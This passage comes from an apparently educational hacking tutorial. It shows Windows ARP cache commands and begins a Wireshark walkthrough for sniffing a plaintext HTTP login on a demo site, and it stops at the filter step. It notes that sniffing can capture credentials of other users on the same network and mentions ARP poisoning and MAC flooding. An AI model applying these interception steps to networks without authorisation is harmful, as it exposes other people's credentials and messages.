
Open the command prompt and enter the following command

```
arp -a
```

HERE,

- **arp** calls the ARP configure program located in Windows/System32 directory
- **-a** is the parameter to display to contents of the ARP cache

You will get results similar to the following



```
Administrator: C:\Windows\system32\cmd.exe
C:\Users\DAEMON>arp -a

Interface: 192.168.1.38 --- 0xc
Internet Address      Physical Address      Type
192.168.1.1           00-23-f8-ce-fd-96    dynamic
192.168.1.33          64-27-37-1a-6a-05    dynamic
192.168.1.34          24-b6-fd-0f-49-e3    dynamic
192.168.1.255         ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.252           01-00-5e-00-00-fc    static
224.0.0.253           01-00-5e-00-00-fd    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static


C:\Users\DAEMON>
```

Note: dynamic entries are added and deleted automatically when using TCP/IP sessions with remote computers.

Static entries are added manually and are deleted when the computer is restarted, and the network interface card restarted or other activities that affect it.

Adding static entries

Open the command prompt then use the ipconfig /all command to get the IP and MAC address




```
Administrator: C:\Windows\system32\cmd.exe
Wireless LAN adapter Wireless Network Connection:
Connection-specific DNS Suffix . : 
Description . . . . . : Intel(R) Centrino(R) Wireless-N 2230
Physical Address. . . . . : 60-36-DD-A6-C5-43
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::1999:24a:33df:8cc5%12(Preferred)
IPv4 Address. . . . . : 192.168.1.38(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : 03 January 2014 12:39:30
Lease Expires . . . . . : 06 January 2014 14:13:39
Default Gateway . . . . . : 192.168.1.1
DHCP Server . . . . . : 192.168.1.1
DHCPv6 IAID . . . . . : 291518173
DHCPv6 Client DUID. . . . . : 00-01-00-01-19-9F-A9-BF-60-36-DD-A6-C5-43

DNS Servers . . . . . : 41.220.128.6
41.220.128.8
NetBIOS over Tcpi. . . . . : Enabled
```

The MAC address is represented using the Physical Address and the IP address is IPv4Address

Enter the following command

```
arp -s 192.168.1.38 60-36-DD-A6-C5-43
```




Note: The IP and MAC address will be different from the ones used here. This is because they are unique.

Use the following command to view the ARP cache

```
arp -a
```


You will get the following results



Note the IP address has been resolved to the MAC address we provided and it is of a static type.

Deleting an ARP cache entry

Use the following command to remove an entry

A screenshot of a Windows command prompt window. The title bar reads "Administrator: C:\Windows\system32\cmd.exe". The command prompt shows the user "C:\Users\DAEMON" entering the command "arp -d 192.168.1.38". The command and its arguments are circled in red. The prompt then shows "C:\Users\DAEMON>_" indicating the command has been executed.

arp -d 192.168.1.38

NOTE: ARP poisoning works by sending fake MAC addresses to the switch

Wireshark Tutorial: Network & Passwords Sniffer

Computers communicate using networks. These networks could be on a local area network LAN or exposed to the internet. **Network Sniffers are programs that capture low-level package data that is transmitted over a network.** An attacker can analyze this information to discover valuable information such as user ids and passwords.

In this article, we will introduce you to common network sniffing techniques and tools used to sniff networks. We will also look at countermeasures that you can put in place to protect sensitive information been transmitted over a network.

Topics covered in this tutorial

- What is network sniffing?
- Active and passive sniffing
- Hacking Activity: Sniff Network
- What is Media Access Control (MAC) Flooding

What is network sniffing?

Computers communicate by broadcasting messages on a network using IP addresses. Once a message has been sent on a network, the recipient computer with the matching IP address responds with its MAC address.

Network sniffing is the process of intercepting data packets sent over a network. This can be done by the specialized software program or hardware equipment. Sniffing can be used to:


- Capture sensitive data such as login credentials
- Eavesdrop on chat messages
- Capture files have been transmitted over a network

The following are protocols that are vulnerable to sniffing

- Telnet

- Rlogin
- HTTP
- SMTP
- NNTP
- POP
- FTP
- IMAP

The above protocols are vulnerable if login details are sent in plain text




Passive and Active Sniffing

Before we look at passive and active sniffing, let's look at two major devices used to network computers; hubs and switches.


A hub works by sending broadcast messages to all output ports on it except the one that has sent the broadcast. The recipient computer responds to the broadcast message if the IP address matches. This means when using a hub, all the computers on a network can see the broadcast message. It operates at the physical layer (layer 1) of the OSI Model.

The diagram below illustrates how the hub works.



A switch works differently; it maps IP/MAC addresses to physical ports on it. Broadcast messages are sent to the physical ports that match the IP/MAC address configurations for the recipient computer. This means broadcast messages are only seen by the recipient computer. Switches operate at the data link layer (layer 2) and network layer (layer 3).

The diagram below illustrates how the switch works.



Passive sniffing is intercepting packages transmitted over a network that uses a hub. It is called passive sniffing because it is difficult to detect. It is

also easy to perform as the hub sends broadcast messages to all the computers on the network.

Active sniffing is intercepting packages transmitted over a network that uses a switch. There are two main methods used to sniff switch linked networks, ARP Poisoning, and MAC flooding.

Hacking Activity: Sniff network traffic

In this practical scenario, we are going to **use Wireshark to sniff data packets as they are transmitted over HTTP protocol.** For this example, we will sniff the network using Wireshark, then login to a web application that does not use secure communication. We will login to a web application on www.techpanda.org

The login address is **admin@google.com** , and the password is **Password2010**.

Note: we will login to the web app for demonstration purposes only. The technique can also sniff data packets from other computers that are on the same network as the one that you are using to sniff. The sniffing is not only limited to techpanda.org, but also sniffs all HTTP and other protocols data packets.


Sniffing the network using Wireshark

The illustration below shows you the steps that you will carry out to complete this exercise without confusion




Download Wireshark.


- Open Wireshark
- You will get the following screen



- Select the network interface you want to sniff. Note for this demonstration, we are using a wireless network connection. If you are on a local area network, then you should select the local area network interface.
- Click on start button as shown above




- Open your web browser and type in www.techpanda.org



- The login email is **admin@google.com** and the password is

Password2010

- Click on submit button
- A successful logon should give you the following dashboard



The screenshot shows a web browser window with the address bar displaying www.techpanda.org/dashboard.1. The page title is "Dashboard | Personal Contacts Manager v1.0". There are two buttons: "Add New Contact" on the left and "Log Out" on the right. Below these is a table with the following data:


ID	First Name	Last Name	Mobile No	Email	Actions
1	Roderick	Chekoko	9990986	kr@kr.com	Edit
2	Martin	Dawn	111	d@mar.com	Edit
3	Fernie	Ngoma	555	fngoma@yahoo.com	Edit
5	Melody	Kalinda	0758076112	kamel@gmail.com	Edit
6	Smith	Jones	09875465456	sjones@space.com	Edit

Below the table, it says "Total Records Count: 5".

- Go back to Wireshark and stop the live capture




- Filter for HTTP protocol results only using the filter textbox



